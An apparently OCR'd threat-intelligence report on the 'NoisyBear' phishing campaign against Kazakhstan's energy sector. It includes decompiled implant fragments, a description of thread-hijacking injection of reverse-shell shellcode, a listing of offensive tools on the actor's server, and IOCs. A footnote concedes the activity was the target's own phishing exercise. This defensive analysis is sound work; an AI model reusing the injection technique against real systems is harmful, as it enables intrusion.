
```
_BOOL8 sub_180001260()
{
  BOOL v1; // [rsp+20h] [rbp-38h]
  int v2; // [rsp+24h] [rbp-34h]
  HANDLE hHandle; // [rsp+28h] [rbp-30h]
  HANDLE hObject; // [rsp+30h] [rbp-28h]
  struct _SECURITY_ATTRIBUTES SemaphoreAttributes; // [rsp+38h] [rbp-20h] BYREF

  v1 = 1;
  v2 = 0;
  SemaphoreAttributes.nLength = 24;
  SemaphoreAttributes.lpSecurityDescriptor = 0i64;
  SemaphoreAttributes.bInheritHandle = 1;
  hHandle = CreateSemaphoreA(&SemaphoreAttributes, 1, 1, Name);
  if ( hHandle )
  {
    v1 = 0;
    if ( WaitForSingleObject(hHandle, 0) != 258 )
    {
      v2 = 1;
      hObject = OpenEventA(0x120000u, 1, aLocal81u9rhbbz);
      if ( hObject )
        CloseHandle(hObject);
      else
        v1 = CreateEventA(&SemaphoreAttributes, 1, 1, aLocal81u9rhbbz) != 0i64;
    }
  }
  if ( hHandle )
  {
    if ( v2 )
      ReleaseSemaphore(hHandle, 1, 0i64);
    CloseHandle(hHandle);
  }
  return v1;
}
```

Next, moving ahead with the code, we saw that the implant is using Semaphores as a sort of gatekeeper to make sure only one copy of itself runs at a time, in this case the implant uses a named object Local\doSZQmSnP12lu4Pb5FRD. When it starts, it tries to create this semaphore then if it already exists, that

means another instance is active. To double-check, it uses WaitForSingleObject on the semaphore and then looks for a specific named event. If the event exists, it knows another instance has already completed its setup. If it doesn't, it creates the event itself.

```
if ( sub_180001260() )
{
  v0 = CreateProcessA(0i64, CommandLine, 0i64, 0i64, 1, 0x1000044u, 0i64, 0i64, &StartupInfo, &ProcessInformation);
  if ( !v0 )
    v0 = CreateProcessA(0i64, aRundll32Exe_0, 0i64, 0i64, 1, 0x44u, 0i64, 0i64, &StartupInfo, &ProcessInformation);
```

Now, depending on the previous function, which is responsible for checking the number of instances, the next step is it spawns a rundll32.exe process in a suspended manner.



After creating the process in a suspended state, the implant performs classic thread-context hijacking: it calls GetThreadContext on the primary thread, uses VirtualAllocEx to reserve RWX memory in the target, WriteProcessMemory to drop the shellcode, updates the thread's RIP to point to that buffer via SetThreadContext, and finally calls ResumeThread so execution continues at the injected shellcode. In this case, the shellcode basically is a reverse shell.

Infrastructure & Hunting


Upon looking into the infrastructure, the threat entity had been using, we found a few slightly interesting details about it.


Tool-Arsenal

```
<!DOCTYPE HTML>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="123.bat">123.bat</a></li>
<li><a href="123.ps1">123.ps1</a></li>
<li><a href="a.ps1">a.ps1</a></li>
<li><a href="Invoke-ReflectivePEInjection.ps1">Invoke-ReflectivePEInjection.ps1</a></li>
<li><a href="it.bat">it.bat</a></li>
<li><a href="PowerView.ps1">PowerView.ps1</a></li>
<li><a href="SharpHound.ps1">SharpHound.ps1</a></li>
<li><a href="support.ps1">support.ps1</a></li>
</ul>
<hr>
</body>
</html>
```

Along, with the tools, which we saw had been used by the threat actor, we also found that there are more open-source red-team oriented tools, which had been hosted by the threat actor for further usage.


Pivoting





Using similar fingerprint, we hunted a similar infrastructure, which belongs to the similar threat actor.

One of most interesting part, being both the infrastructure is hosted under a sanctioned hosting firm known as Aeza Group LLC.



Another interesting part is, we also discovered a lot of suspicious web applications being hosted, related to wellness, fitness and health assistance for Russian individuals.

Attribution

Attribution is a very important metric when describing a threat entity. It involved analyzing and correlating various domains, which include Tactics, Techniques and Procedures (TTPs), operational mistakes, rotation and re-use of similar infrastructural artefacts, operational mistakes which could lead to attribution and much more.

In our ongoing tracking of Noisy Bear, we have a lot of artefacts, such as languages present inside the tooling, usage of sanctioned web-hosting services and similar behavioral artefacts with related to Russian threat entities which have previously targeted similar Central Asian nations, we attribute the threat actor possibly could be of Russian origin.

Conclusion

We have found that a threat entity, dubbed as NoisyBear is targeting Kazakh Energy Sector using company specific lure while heavily depending on PowerShell and open-source post-exploitation tools such as Metasploit, hosting them over a sanctioned web-hosting provider, we can also conclude that the threat actor has been active since the month of April 2025.

SEQRITE Protection

TBD

IOCs

File-Type	**SHA-256**
Outlook	5168a1e22ee969db7cea0d3e9eb64db4a0c648eee43da8bacf4c7126f58f0386
ZIP	021b3d53fe113d014a9700488e31a6fb5e16cb02227de5309f6f93affa4515a6

ZIP	f5e7dc5149c453b98d05b73cad7ac1c42b381f72b6f7203546c789f4e750eb26
LNK	a40e7eb0cb176d2278c4ab02c4657f9034573ac83cee4cde38096028f243119c
LNK	26f009351f4c645ad4df3c1708f74ae2e5f8d22f3b0bbb4568347a2a72651bee
Batch Script	d48aeb6afcc5a3834b3e4ca9e0672b61f9d945dd41046c9aaf782382a6044f97
Batch Script	1eecfc1c607be3891e955846c7da70b0109db9f9fdf01de45916d3727bff96e0
PowerShell	da98b0cbcd784879ba38503946898d747ade08ace1d4f38d0fb966703e078bbf
PowerShell	6d6006eb2baa75712bfe867bf5e4f09288a7d860a4623a4176338993b9ddfb4b
PowerShell	fb0f7c35a58a02473f26aabea4f682e2e483db84b606db2eca36aa6c7e7d9cf8
DLL	1bfe65acbb9e509f80efcfe04b23daf31381e8b95a98112b81c9a080bdd65a2d

Domains/IPs
77[.]239[.]125[.]41
wellfitplan[.]ru
178[.]159[.]94[.]8

MITRE ATT&CK

Tactic	**Technique ID**	**Name**
Reconnaissance	T1589.002	Gather Victim Identity Information: Email Addresses
Initial Access	T1204.002 T1078.002	User Execution: Malicious File Valid Accounts: Domain Accounts
Execution	T1059.001 T1059.00	Command and Scripting Interpreter: PowerShell
Defense Evasion	T1562 T1027.007 T1027.013 T1055.003 T1620	Impair Defenses Dynamic API Resolution Encrypted/Encoded File Thread Execution Hijacking Reflective Code Loading

	T1218.011	System Binary Proxy Execution: Rundll32
Command and Control	T1105	Ingress Tool Transfer
Exfiltration	T1567.002	Exfiltration to Cloud Storage

Footer note:

Clarification

Some cybersecurity outlets represented Seqrite's findings in a manner that suggested *"NoisyBear compromised a KazMunayGas finance employee's mailbox in May and used it to send phishing emails."* One of the news outlets also claimed to have contacted us for comments, but we did not receive any such request.

Seqrite's Position

As detailed in our original blog above, our research clearly stated that *"the message was mostly crafted to look like an internal HR communication,"* highlighting that it was likely a spoofed email and not the result of a mailbox compromise. Our findings, derived from samples in a public malware repository, indicated consistent use of the Russian language across the email, instruction manual, and payload comments. We also observed that the C&C infrastructure linked to this campaign was hosted with Aeza Group LLC, a firm sanctioned by the US in July 2025 for enabling cybercriminal activity.

It is important to note that test IDs and red team tools are commonly used both in simulation exercises and by well-known adversaries in real-world cyber operations. In this instance, we acknowledge that the indicators identified were generated as part of KMG's internal phishing exercise, not by an external threat group. We continue to track this activity under the name *Operation BarrelFire*.
